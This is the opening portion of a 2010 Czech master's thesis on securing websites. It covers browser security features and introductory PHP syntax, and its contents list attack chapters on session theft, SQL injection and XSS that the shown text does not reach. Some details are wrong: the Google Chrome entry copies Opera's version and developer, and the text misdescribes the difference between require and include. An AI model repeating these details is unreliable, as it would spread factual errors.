Zabezpečení webových stránek

Web pages security

Bc. Ondřej Šubrt

Diplomová práce
2010

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

*** nascannované zadání str. 1 ***

*** nascannované zadání str. 2 ***

ABSTRAKT

Tato diplomová práce se zabývá základy tvorby a zabezpečení webových aplikací. V teoretické části je zaměřena na popis nejpoužívanějších programovacích jazyků pro tvorbu webových stránek. Ve druhé, praktické, části se zaměří na názornou ukázku nastavení serveru Apache včetně jeho instalace s důrazem na bezpečnost aplikací, které jsou na serveru provozovány. Dále se také zabývá popisem nejznámějších útoků na webové aplikace a metodami obrany proti nim. Tato práce má sloužit jako informační médium pro začínající webkodéry a upozornit na bezpečnostní mezery, které při tvorbě webu mohou vznikat .

Klíčová slova: web, webové stránky, server, bezpečnost, zabezpečení, Apache, MySQL, PHP, XSS, Injection

ABSTRACT

This dissertation investigates the basics of creating and securing web aplications.Theoretical part concentrates on the most frequent languages for creating internet pages. Practical part examine object lesson of setting Apache server, including his instalation with accent on securing aplications. Currently is this dissertation describing the most popular ways to attack the web sites and the ways how to defend. The main purpose of this paper is to inform beginer webcoders and notify of security risks, which can occur during web creating.

Keywords: web, web pages, server, security, Apache, MySQL, PHP, XSS, Injection

„Z ničeho se nedá dělat věda, ani z vědy ne, natož ze života. Když už člověk jednou je, tak má koukat aby byl, a když kouká aby byl a je, tak má bejt to co je a nemá bejt to co není, jak tomu v mnoha případech je.“

Jan Werich

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.

Ve Zlíně …….

Podpis diplomanta

OBSAH

ÚVOD **9**
I. TEORETICKÁ ČÁST **10**
1 BEZPEČNOST INTERNETU **11**
1.1 ZÁKLADNÍ POJMY **12**
1.2 BROWSERY **14**
1.3 MALÝ PRŮVODCE PROHLÍŽEČI A JEJICH ZABEZPEČENÍM **15**
1.3.1 INTERNET EXPLORER 16
1.3.2 MOZILLA FIREFOX 17
1.3.3 OPERA 17
1.3.4 GOOGLE CHROME 17
1.3.5 SHRNUTÍ 20
2 PERSONAL HOME PAGE ANEB PHP: HYPERTEXT PREPROCESSOR **21**
2.1 ÚVOD A PROSTŘEDKY PRO PSANÍ PHP SKRIPTŮ **21**
2.2 KOSTRA PHP SKRIPTU **21**
2.3 PŘÍKAZY A PROMĚNNÉ **22**
2.3.1 GLOBÁLNÍ PROMĚNNÉ 22
2.3.2 PŘÍKAZY, PODMÍNKY A CYKLY 23
2.4 DATOVÉ TYPY **25**
2.5 ŘÍDÍCÍ STRUKTURY (SMARTY) **26**
2.6 FUNKCE **26**
3 SQL STRUCTURED QUERY LANGUAGE **28**
3.1 ČÁSTI SQL **28**
3.2 NÁVRH TABULKY **28**
3.3 DATOVÉ TYPY SLOUPCŮ **29**
3.3.1 ČÍSELNÉ DATOVÉ TYPY 29
3.3.2 DATUM A ČAS 30
3.3.3 INTEGRITNÍ OMEZENÍ 30
3.3.4 MOŽNÁ INTEGRITNÍ OMEZENÍ: 31
3.4 ZÁKLADY PRÁCE S KLIENTEM MY SQL **31**
3.5 TVORBA DATABÁZE **32**
3.6 TVORBA TABULEK V SQL **32**
3.7 VKLÁDÁNÍ ZÁZNAMŮ **33**
3.8 ZOBRAZENÍ DAT V TABULCE **34**
3.9 MANIPULACE S DATY **34**
3.10 ZMĚNA STRUKTURY **35**
3.11 VAZBY MEZI TABULKAMI **36**
I. PRAKTICKÁ ČÁST **40**

4 INSTALACE A NASTAVENÍ AMP (APACHE, MYSQL ,PHP) POD WINDOWS 41
4.1 INSTALACE APACHE KROK ZA KROKEM 42
4.1.1 INFORMACE O SERVERU 43
4.1.2 VOLBA INSTALACE 43
4.1.3 NASTAVENÍ VLASTNOSTÍ 44
4.2 NASTAVENÍ HTTP.CONF 45
4.2.1 .HTACCESS A .HTPASSWD 46
4.3 INSTALACE MYSQL 49
4.4 INSTALACE MODULU PHP 54
5 KRÁTCE O… 56
5.1 UŽIVATELSKÁ DATA 56
5.1.1 TVORBA KVALITNÍHO HESLA 56
5.1.2 UCHOVÁVÁNÍ UŽIVATELSKÝCH DAT 57
5.2 PŘENOS INFORMACÍ MEZI ČÁSTMI APLIKACE 60
6 NEJČASTĚJŠÍ ÚTOKY NA WEBOWÉ APLIKACE 62
6.1 KRADENÍ SESSION 62
6.2 SQL INJECTION 63
6.3 CROSS SITE SCRIPTING (XSS) 70
7 VZNIKLÉ PROBLÉMY A TESTY 75
ZÁVĚR 77
ZÁVĚR V ANGLIČTINĚ 78
SEZNAM POUŽITÉ LITERATURY 78
SEZNAM OBRÁZKŮ 82
SEZNAM PŘÍLOH 83

ÚVOD

Tato diplomová práce má pomoci začínajícím webkodérům a webmasterům a zasvětit je do základů psaní, a bezpečnosti webu. Popíše základní možnosti tvorby webu a poukáže na bezpečnostní chyby, které mohou v začátcích kódování webu nastat. První část práce se zaměří na popis prostředků pro práci s webovými aplikacemi a prezentacemi. Znát strukturu těchto prostředků je důležité pro pochopení principů zabezpečení.

Bezpečnostní technologie se dají zasadit snad do každé oblasti našeho života a světa, ve kterém žijeme, nevyjímaje informační technologie. V tomto případě konkrétně technologie pro provozování internetových stránek, internetových aplikací a internetu obecně.

Dnešní doba nových technologií zvyšuje počítačovou gramotnost a také „pohodlnost“ lidí užívajících internetové možnosti nákupu prakticky jakéhokoli zboží. Spousta podniků dokonce ruší kamenné prodejny a nabízí své produkty a služby již výhradně na internetu. Zde přichází otázka využití a zabezpečení těchto služeb versus možnosti zneužití osobních údajů k nekalým účelům, nevyžádané reklamě a dalším nepříjemnostem. V nejhorším případě může docházet také k narušení soukromí, či finančním ztrátám. Tato témata jsou však sama o sobě tak rozsáhlá, že by výrazně překračovala rámec této práce.

Další část tohoto dokumentu se bude zabývat nastavením webového serveru Apache z hlediska provozuschopnosti a zabezpečení.

Cílem práce je přehlednou formou čtenáři předat ucelený přehled nejčastějších útoků na běžné webové aplikace s výstižným popisem a možností si je vyzkoušet. Pokud nebude nezbytně nutné uvádět přímo kódy, budou zde uvedeny odkazy na internetové stránky a literaturu zabývající se problematikou zabezpečení stránek, kde jsou možnosti obrany proti těmto útokům rozebrány z profesionálního hlediska.

Hlavním cílem je tedy aby čtenář po přečtení této práce získal povědomí o rizikách internetu, internetových stránek a prostředcích a možnostech, jak těmto rizikům předejít a bránit se proti nim.

I. TEORETICKÁ ČÁST

1 BEZPEČNOST INTERNETU

O Internetu je všeobecně známo, že původně vzniknul jako vojenský experiment (ve formě zárodečné sítě jménem ARPAnet, ke které se později připojovaly další sítě, až se postupně zrodil dnešní Internet). Zajímavé ale je, co bylo cílem tohoto experimentu: ověřit možnost vybudování takové sítě, která by dokázala přežít i atomový úder nepřítele, a její nezasažené části dokázaly alespoň nějak rozumně fungovat. Tento požadavek se nakonec podařilo naplnit, vybudováním maximálně robustní sítě bez jakýchkoli centrálních prvků (které by nepřítel zajisté zneškodnil jako první). Velká robustnost a absence centrálního prvku pak zůstala Internetu až do dnešních dnů, a právě díky těmto vlastnostem Internet dokáže fungovat i v situaci, kdy některé jeho dílčí části mají problémy a jsou mimo provoz.

Z pohledu bezpečnosti je ale důležité, že při volbě celé koncepce budoucího Internetu nebyl nastolen explicitní požadavek na výraznější zabezpečení - v době kdy už bouchají bomby by nějaké utajování už stejně nebylo k ničemu. Proto se budoucí Internet zrodil jako síť bez zabudovaných mechanismů zabezpečení. Konkrétním projevem bylo například to, že přenosové mechanismy používané v rámci Internetu (tj. zejména protokol IP na úrovni síťové vrstvy a protokoly transportní vrstvy) se samy nesnaží jakkoli šifrovat, kódovat či jinak zabezpečovat přenášená data proti neoprávněnému odposlechu.

S postupem času pak začal Internet přecházet více a více do rukou akademické sféry, která nakonec (kolem roku 1986) převzala od armády i financování páteřní části Internetu. Ani akademická sféra však neměla výraznější požadavky na zvýšení míry bezpečnosti Internetu, resp. na zabudování potřebných zabezpečovacích mechanismů do protokolů TCP/IP, které Internet ke svému fungování používá. Přesněji: její požadavky na zvýšení bezpečnosti Internetu nebyly tak vysoké, aby zdůvodnily relativně nákladné a složité změny, které by bylo potřeba provést.

Když se pak kolem roku 1990 Internet začal otevírat komerčnímu využití, a jeho otěže začala do svých rukou přebírat komerční sféra, otázky bezpečnosti náhle získaly zcela novou dimenzi: požadavky komerční sféry na míru bezpečnosti Internetu byly samozřejmě výrazně vyšší než dřívější požadavky akademické sféry. Stejně tak se výrazně zvětšila i schopnost komerční sféry investovat potřebné finanční prostředky do Internetu a do zvýšení jeho bezpečnosti.

S postupem času se ale začalo stále jasněji ukazovat, že zvýšení bezpečnosti Internetu není až tak technickým problémem: poměrně brzy se objevila hned celá řada možných technických řešení. Problém byl spíše v tom, jakou aplikovat celkovou koncepci a strategii zvyšování bezpečnosti, jaká dostupná technická řešení zvolit, jak najít konsensus mezi všemi zainteresovanými stranami o zvoleném řešení, jak ho standardizovat a jak ho prosadit do praxe. Tento proces bohužel není ani dnes zdaleka dokončen.

Jak bylo již řečeno, tento dokument má sloužit jako příručka pro začínající webkodéry, má jim pomoci zorientovat se v nepřeberném množství možností, které trh nabízí a bude usilovat o to, aby jednoduše a přehledně nastínil základy psaní a bezpečnosti webových aplikací[1].

Tato kapitola vysvětluje základní pojmy, které by měl znát každý začátečník, než se pustí do tvorby webových prezentací. Dále nabízí výčet programovacích jazyků, které lze pro psaní webu využít. Některé z nich popisuje podrobněji. Konkrétně to budou PHP (HYPERTEXT PREPROCESSOR) a SQL (STRUCTURED QUERY LANGUAGE), jazyk používaný pro práci s daty v relačních databázích.

1.1 Základní pojmy

Pro pochopení souvislostí a pro orientaci v následujících kapitolách i dalších textech je třeba vysvětlit základní pojmy týkající se webu

- **HTML** - HyperText Markup Language, je značkovací jazyk pro hypertext. Je jedním z jazyků pro vytváření stránek v systému World Wide Web, který umožňuje publikaci dokumentů na Internetu.
- **XHTML** - zkratka anglického extensible hypertext markup language – „rozšiřitelný hypertextový značkovací jazyk“) je značkovací jazyk pro tvorbu hypertextových dokumentů v prostředí WWW vyvinutý W3C.


[1] www.owasp.org/

- **PHP** - je v současnosti velmi rozšířená technologie umožňující snadné programování na straně serveru (server-side programming). Toho lze využít k tvorbě různých interaktivních webových stránek. Stručně lze říci, že skript napsaný v PHP je proveden na serveru podle zadaných kritérií a výsledek je odeslán volajícímu počítači stejným způsobem, jakým se odesílají běžné statické (XHTML) stránky. Jakmile je však stránka načtena klientem, pomocí PHP ji již není možné dále měnit.
- **SQL** - Za zkratkou SQL je schován název Structured Query Language a jedná se o neprocedurální jazyk. (Pomocí procedurálního jazyka říkáme, jak chceme konkrétní věc provést, pomocí neprocedurálního jazyka naopak říkáme, co chceme provést.)
- **CSS** - Obecně řečeno, CSS je zápis, který určuje vzhled (barvy, dekorační obrázky, rozmístění prvků). Umožnuje jednoduše a efektivně měnit grafický styl prostého textu strukturovaného pomocí HTML. CSS je zkratka slov Cascading Style Sheets. Do češtiny bychom to přeložili jako Tabulky kaskádových stylů. V praxi se pak častěji používají tyto názvy: Kaskádové styly, styly, CSS soubor(y).
- **Databáze** - **Databázi** si lze představit jako soubor dat, který slouží pro popis reálného světa (např. evidence školní knihovny, sklad chemikálií, evidence studentů). **Entita** je prvek reálného světa (např. člověk, stroj, vyučovaný předmět, město), který je popsán svými charakteristikami (vlastnostmi). Ty se většinou považují za **atribut** (např. jméno, příjmení, stav, plat, hmotnost).
- **Server** – Jednoduše by se dalo říci, že server je síťový počítač poskytující služby ostatním uživatelům této sítě. Jiná definice by mohla znít takto: Server je v informatice obecné označení pro počítač, který poskytuje nějaké služby nebo počítačový program, který tyto služby realizuje.
- **WWW** – Word Wide Web V češtině se slovo web často používá nejen pro označení celosvětové sítě dokumentů, ale také pro označení jednotlivé soustavy dokumentů dostupných na tomtéž webovém serveru nebo na téže internetové doméně nejnižšího stupně (webové stránce).
- **Browser -** (prohlížeč). Program, s jehož pomocí je možné prohlížet nejrůznější zdroje Internetu. Browser umí internetový zdroj nalézt, načíst a zobrazit ve svém hlavním okně.

1.2 Browsery

Definice, nebo spíše krátké vysvětlení toho,co je webový prohlížeč je vysvětleno výše. Každý se v životě jistě setkal s internetovými prohlížeči, neboli Browsery. Určitě tedy stojí za zmínku jaké browsery a v jakém procentu jsou na dnešních počítačích používány. Další zajímavá informace může být, jak browser zabezpečit.

V následujícím grafu je vidět, v jakém poměru jsou prohlížeče stránek využívány[2]. Tato informace je pouze doplňková, Nicméně může pomoci webcodérovi rozhodování, na který Browser se v oblasti bezpečnosti nejvíce zaměřit. V následujícím textu budou osvětleny možnosti zabezpečení, které nabízejí webové Browsery.



Graf 1: Zastoupení Browserů na trhu 2009

[2] http://www.religis.cz/valka-internetovych-prohlizecu/

1.3 Malý průvodce prohlížeči a jejich zabezpečením

Z pohledu vývojářů webových aplikací je nutností otestovat své výtvory alespoň v nejběžnějších prohlížečích, kterými podle výše uvedených statistik jsou:

- Windows Internet Explorer 8
- Mozilla Firefox 3.6
- Opera 10.50
- Google Chrome 4

Důvodem tohoto testování je, že interpretace kódu v jednotlivých softwarech pro zobrazování webových stránek je odlišná. Proto je nutností kód pro tyto browsery optimalizovat. Pro ukázku je níže uvedena část optimalizovaného kódu pro vložení flashové animace do stránky.

```
<div id="flashDiv"  style="width:1000px"  >
  <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-
444553540000"
     width="1000" height="600" id="flashcontent">
    <param name="movie" value="POP1.swf" />
    <param name="wmode" value="transparent" />
<!--[if !IE]>-->
  <object type="application/x-shockwave-flash"
data="POP1.swf"
     width="1000" height="600" id="flashcontent">
    <param name="wmode" value="transparent" />
<!--<![endif]-->
   <a href="http://www.adobe.com/go/getflashplayer">
<imgsrc="http://www.adobe.com/images/shared/download_buttons/
get_flash_player.gif"     alt="Get Adobe Flash player" />
</a>
<!--[if !IE]>-->
  </object>
<!--<![endif]-->
  </object>
</div>
```

Jak je patrné z příkladu, je třeba rozlišovat vložení animace například v aplikaci Internet Explorer (dále jen IE) a ostatních prohlížečích.

Vysvětlení:

```
<!--[if !IE]>-->  <!--<![endif]-->
```

Značky slouží i identifikaci prohlížeče pro správné zobrazené vloženého obsahu. Čili například pro IE je třeba zadat jiný kód pro zobrazení, než pro ostatní Browsery.

Hlavním cílem této kapitoly je však nastínit možnosti zabezpečení těchto prohlížečů. Zabezpečení se v jednotlivých verzích Browserů liší. Je tedy třeba se zaměřit na konkrétní verze.

Řešením zabezpečení Internetového prohlížeče může být například zvolení toho, který je nejméně používaný a tedy i nejméně napadaný. Otázkou však zůstává, které bezpečnostní funkce jsou nejdůležitější a které slabiny nejkritičtější.Kvůli rozsahu práce je nutné se zaměřit pouze na výběr nejběžnějších a nejpoužívanějších Browserů , a to těch níže uvedených.

1.3.1 Internet Explorer [3]

Vznik prohlížeče: 1995

Platforma: PC i MAC

Aktuální verze: 8

Pozice na trhu: 1.

Cena: Zdarma

Vývoj: Microsoft

Bezpečnost: Malware, Phishing, …

Více na: http://www.microsoft.com/

[3] http://www.microsoft.com/

1.3.2 Mozilla Firefox[4]

Vznik prohlížeče: 2004

Platforma: PC, Mac OS, Linux

Aktuální verze: 3.6

Pozice na trhu: 2.

Cena: Zdarma

Vývoj: Mozilla Foundation

Bezpečnost: Okamžité ověření stránek, Anonymní prohlížení, Zapomenutí stránky…

Více na: http://www.mozilla-europe.org/en/firefox/features/#security

1.3.3 Opera[5]

Vznik prohlížeče: 1994

Platforma: PC, Mac OS, Linux

Aktuální verze: 10.50

Pozice na trhu: 3.

Cena: Zdarma

Vývoj: Opera Software

Bezpečnost: Viry, Spyware, downloady…

Více na: http://www.opera.com/browser/tutorials/security/

1.3.4 Google Chrome[6]

Vznik prohlížeče: 2008

[4] http://www.mozilla-europe.org/en/
[5] http://www.opera.com/
[6] http://www.google.com/chrome/?hl=cs

Platforma: PC, Mac OS, Linux

Aktuální verze: 10.50

Pozice na trhu: 4.

Cena: Zdarma

Vývoj: Opera Software

Bezpečnost: Izolovaný prostor (sandbox), Automatické aktualizace…

Více na: http://www.google.com/chrome/intl/cs/more/security.html

Předchozí výčet prohlížečů samozřejmě není kompletní, avšak ukazuje nejpoužívanější Browsery, a důležité informace o nich. U každého z nich je uvedeno několik bezpečnostních opatření a také hypertextový odkaz, kde je možné se dozvědět více informací o jejich zabezpečení. Každý výrobce samozřejmě také nabízí množství přídavných modulů, které mohou ještě zvýšit úroveň zabezpečení.

Všechny popisované webové prohlížeče „trpí“ bezpečnostní zranitelností bez rozdílu. Proto se pro ně objevují bezpečnostní aktualizace. Zajímavou informací je, že se v případě Internet Exploreru se číslo verze po bezpečnostní aktualizaci nemění (subverze nikdo nesleduje a ve výsledku se tak vývoj prohlížeče jeví na oko bez záplat), u ostatních dochází i ke změně číselného označení. Microsoft vydává aktualizace zpravidla jednou za měsíc, výrobci ostatních prohlížečů zveřejňují nové verze buď ihned po nalezení problému a vytvoření opravy, nebo po několika dnech, kdy zapracují ještě nějaké další nové funkce a vylepšení.[7]

Který z prohlížečů je tedy nejlepší volbou? O této otázce se vedou nekonečné spory mezi příznivci jednotlivých browserů. Každý je potenciálně zranitelný. Je tedy na uživateli, kterému z nich dá přednost. Z celkového pohledu na věc je podle odborníků důležité, aby „bezpečný browser“ splňoval větší část z následujícího seznamu vlastností.

[7] http://extrawindows.cnews.cz/nejlepsi-internetovy-prohlizec-soucasnosti-je?page=0,1

Bezpečný browser:

- Byl naprogramován pomocí technik pro Security Development Lifecycle (SDL).
- Prošel revizí kódu a procesem fuzzingu.
- Logicky separuje síťové a lokální bezpečnostní domény.
- Zabraňuje snadné vzdálené kontrole.
- Zabraňuje přesměrování na nebezpečné stránky.
- Má bezpečná defaultní nastavení.
- Dovoluje uživateli potvrzovat jakékoliv stažení či spuštění souboru.
- Zabraňuje nesrozumitelnosti URL.
- Obsahuje funkce proti přetečení zásobníku.
- Podporuje běžné bezpečnostní protokoly (SSL,TLS atd.) a šifry (3DES, AES, RSA, apod.).
- Nabízí automatické záplatování a aktualizace (se svolením uživatele).
- Umí blokovat pop-up okna.
- Používá antiphishingový filtr.
- Brání zneužití webových cookies.
- Zabraňuje snadnému URL spoofingu.
- Podporuje bezpečnostní zóny/domény pro to izolaci důvěryhodnosti a funkcionality.
- Chrání webové přihlašovací údaje uživatele během jejich uložení i použití.
- Dovoluje snadné spouštění i vypínání doplňků.
- Poskytuje kontrolu soukromí.
- Byl otestován v praxi a vystaven po dostatečně dlouhou dobu útokům hackerů.
- Zabraňuje nevzžádanému otevírání oken (nechtěná reklama...)

1.3.5 Shrnutí

Každý webový browser obsahuje několik bezpečnostních výhod a nevýhod. Všechny standardně nabízejí podporu SSL/TLS (Secure Sockets Layer/Transport Layer Security), antiphishingové filtry, blokování pop-up reklam, filtrování cross-site scriptů (XSS), automatizované aktualizace, prohlížení privátních sessions či zpracování cookies. Je tedy na uživateli, který webový browser bude využívat.

Po výběru prohlížeče, který uživateli nejlépe vyhovuje je však nasnadě jej zabezpečit. Následující výčet ukazuje několik tipů, které pomohou zajistit vyšší bezpečnost prohlížení internetových stránek[8].

- Ujistěte se, že jsou browser, OS a všechny doplňky a plug-iny plně záplatovány. (Browsery i systém automaticky nabízejí aktualizace)
- Jste-li nečekaně vyzváni k instalaci softwaru třetí strany při prohlížení webu, otevřete si nové okno/záložku a stáhněte si vyžadovaný software přímo z webu jeho výrobce.
- Buďte obezřetní, které plug-iny používáte. Mnohé z nich nejsou zabezpečené, mnohé dokonce velmi nezabezpečené a některé ve skutečnosti představují malware v přestrojení.

[8] Security World 2/2009

2 PERSONAL HOME PAGE ANEB PHP: HYPERTEXT PREPROCESSOR

2.1 Úvod a prostředky pro psaní PHP skriptů

PHP je programovací jazyk umožňující vytváření dynamických webových stránek. Byl vytvořen v roce 1994 Rasmem Lerdorfem. Je to skriptovací jazyk, který se provádí na straně serveru. Je na serveru závislý, protože na něm běží jeho interpreter, který skripty provádí. Samotné PHP skripty se zapisují přímo do kódu HTML stránky (nejčastěji se ukládají příponou ***.php***).

PHP běží na webserveru proto je třeba mít webserver naistalovaný na počítači (tzv. localhost např. Apache, Xampp nebo jiný), nebo uploadovat své stránky přímo na reálný server. Skripty PHP lze psát v mnoha tomu určených editorech např. TSW webcoder, Macromedia Dreamweaver, NuSphere editor, ale také přímo v Poznámkovém bloku. Ovšem až na notepad jsou všechny uvedené editory licencované. Na internetu je však možno nalézt mnoho „freeware" editorů, které ale nemusí být tak propracované.

2.2 Kostra PHP skriptu

Soubor je tvořen kousky HTML a PHP skriptů. HTML kód se posílá přímo browseru, část v PHP se interpretuje na straně serveru a do uživatelova prohlížeče se posílá pouze výstup skriptu. To je to, co skript vypisuje na standardní výstup (např. příkazem `echo`).

Začátek PHP skriptu začíná značkou pro opuštění HTML a končí značkou pro návrat do HTML:

```
<?php ?> nebo <? ?> nebo <script language="php"> </script>
```

Příklad zápisu:

```
<?php
echo ("toto je výpis na standardní výstup");
?>
```

2.3 Příkazy a proměnné

Příkazy PHP musí být od sebe logicky odděleny pomocí středníků nebo tagů. Přímo do skriptů lze také psát poznámky, které nejsou součásní samotného kódu, mají pouze popisnou funkci. Takový popisný text je umísten mezi znaky `//` a koncem aktuálního řádku. Je považován za poznámku, stejně tak jako text mezi `/*` a `*/`.

Při psaní proměnných je nutné rozlišovat malá a velká písmena. Při psaní příkazů lze používat malá i velká písmena libovolně. Proměnné nemusí být deklarovány předem a k jejich zápisu se používá znak `$` a za ním následuje název proměnné. Proměnné slouží k uchování hodnot pouze v rámci skriptu. V proměnné lze uchovat hodnotu jakéhokoli typu. PHP si samo určí datový typ hodnoty.

Příklad zápisu:

```
$a=1; $b=1.0; $c= $a+$b;
```

2.3.1 Globální proměnné

Od verze 4.1.0 poskytuje PHP sadu předdefinovaných polí obsahujících proměnné WWW serveru (pokud to jde), prostředí a uživatelského vstupu. Tato nová pole mají tu zvláštnost, že jsou globální – tedy např. automaticky dostupné v každém kontextu. Z tohoto důvodu jsou často známa jako „autoglobální“ nebo „superglobální“ (v PHP neexistuje mechanismus pro uživatelskou definici superglobálních proměnných). Superglobální proměnné jsou vypsány níže.

`$GLOBALS` - obsahuje odkaz na každou proměnnou, která je momentálně dostupná v globálním kontextu skriptu, klíči tohoto pole jsou názvy globálních proměnných

`$_SERVER` - proměnné nastavované WWW serverem nebo jinak přímo spjaté s prováděcím prostředím aktuálního skriptu

`$_GET` - proměnné poskytované skriptu přes HTTP GET

`$_POST` - proměnné poskytované skriptu přes HTTP POST

`$_COOKIE` - proměnné poskytované skriptu přes HTTP cookies

`$_FILES` - proměnné poskytované skriptu přes HTTP post uploady souborů

`$_ENV` - proměnné poskytované skriptu z prostředí pod kterým PHP běží

`$_REQUEST` - proměnné poskytované skriptu přes libovolný vstupní mechanismus a kterým proto nelze důvěřovat

`$_SESSION` - proměnné, které jsou momentálně registrovány v aktuální relaci skriptu

2.3.2 Příkazy, podmínky a cykly

Příkazy se vždy musí nacházet uvnitř PHP značek. Jsou oddělené středníkem, resp. každý příkaz PHP je středníkem ukončen. Jde prakticky o stejnou strukturu jako v jazyce C.

Podmíněné příkazy:

`if` – slouží k podmíněnému provedení příkazu, pokud je splněna určitá podmínka, ta se musí zadat jako výraz, který vrací logickou hodnotu.

```
if ($y!=0) $vysledek=$x/$y;
```

`if-else` – příkaz uvedený za `else` se provede v případě nesplnění podmínky.

```
if ($ x > $ y) echo „Správně";
else echo „Špatně";
```

`if-elseif-else` – příkaz uvedený za `elseif` se provede v případě, že není splněna podmínka pro `if` a zároveň je splněna podmínka za `elseif`.

```
if($x<$y) echo („x je menší než y");
elseif($x==$y) echo „x rovná se y";
else echo „x je větší než y";
```

`switch` – na základě hodnoty jednoho výrazu se provede jedna z několika větví skriptu. Nejprve je vyhodnocen výraz, poté jsou postupně procházeny hodnoty uvedené za klíčovým slovem `case`, dokud se nenalezne hodnota shodná s hodnotou výrazu, následně jsou vykonávány příkazy dokud nenarazí na `break` nebo konec příkazu `switch`.

Příklad zápisu:

```
switch ($i) {
case 0: print "i se rovná 0"; break;
case 1: print "i se rovná 1"; break;
case 2: print "i se rovná 2"; break;
default: print "i se rovná 2"; break;
}
```

Cykly

`while` – provádí zadaný příkaz dokud platí určitá podmínka, patří mezi nejjednodušší příkazy.

```
$i = 0;
while($i < 10){
echo "$i<BR>";
   $i++;
}
```

`do-while` – je příkaz podobný `while`, avšak podmínka je až na konci cyklu, příkazy v tomto cyklu jsou vykonány aspoň jednou oproti cyklu `while`, kde nemusí být provedeny ani jednou.

```
$i = 0;
do{
echo "$i"; $i++;
}while ($i < 10);
```

`for` – před začátkem provádění cyklu je vyhodnocen `výraz1`, poté `výraz2` – pokud je jeho výsledek druhého výrazu vyhodnocen jako ***true***, provede se tělo cyklu, na konci se vyhodnotí `výraz3`. Tělo cyklu se provádí tak dlouho, dokud má `výraz2` hodnotu ***true***.

```
for ($i = 1; $i <= 10; ++$i)
echo („$i“);
```

Existují též příkazy, kterými lze ovlivnit co a kdy se v cyklu vykoná. Jsou to následující:

`break` – okamžité ukončení provádění cyklu

`continue` – okamžitě přeskočí příkazy ve zbývající části těla cyklu a začne provádět další iteraci

PHP dále obsahuje příkazy, které slouží k načtení externích skriptů.

`require` – slouží k načtení skriptu ze souboru

`include` – stejný jako `require`, rozdíl je v tom, že jeden příkaz lze volat několikrát, např. uvnitř cyklu.

2.4 Datové typy

PHP, stejně jako jakýkoli jiný programovací jazyk, dokáže zpracovávat nejrůznější data. Protože se ale s různými daty pracuje různě (např. při práci s reálným číslem se používají jiné funkce, než při zpracování textového řetězce), existují v PHP tzv. *datové typy.*

PHP rozlišuje celkem 8 jednoduchých typů: ***boolean*** (pro hodnoty PRAVDA - NEPRAVDA), ***integer*** (celá čísla), ***float*** (čísla s plovoucí desetinnou čárkou), ***string*** (textové řetězce), ***array*** (pole), ***object***, ***resource*** a ***NULL***.

PHP se od řady programovacích jazyků (např. Pascal nebo C) liší tím, že není třeba typ proměnné nijak nastavovat, nebo se o něj vůbec zajímat. PHP jej většinou určí samo z kontextu, ve kterém je daná proměnná použita (a z informací, které v ní jsou uloženy).

Boolean - slouží k uložení hodnot **true** nebo **false** (pravda nebo nepravda). ***False*** lze vyjádřit číslem 0 (případně prázdným řetězcem), ***true*** pak jakýmkoli jiným nenulovým číslem nebo neprázdným řetězcem.

Integer - celé číslo v rozsahu od -2 147 483 648 do 2 147 483 647

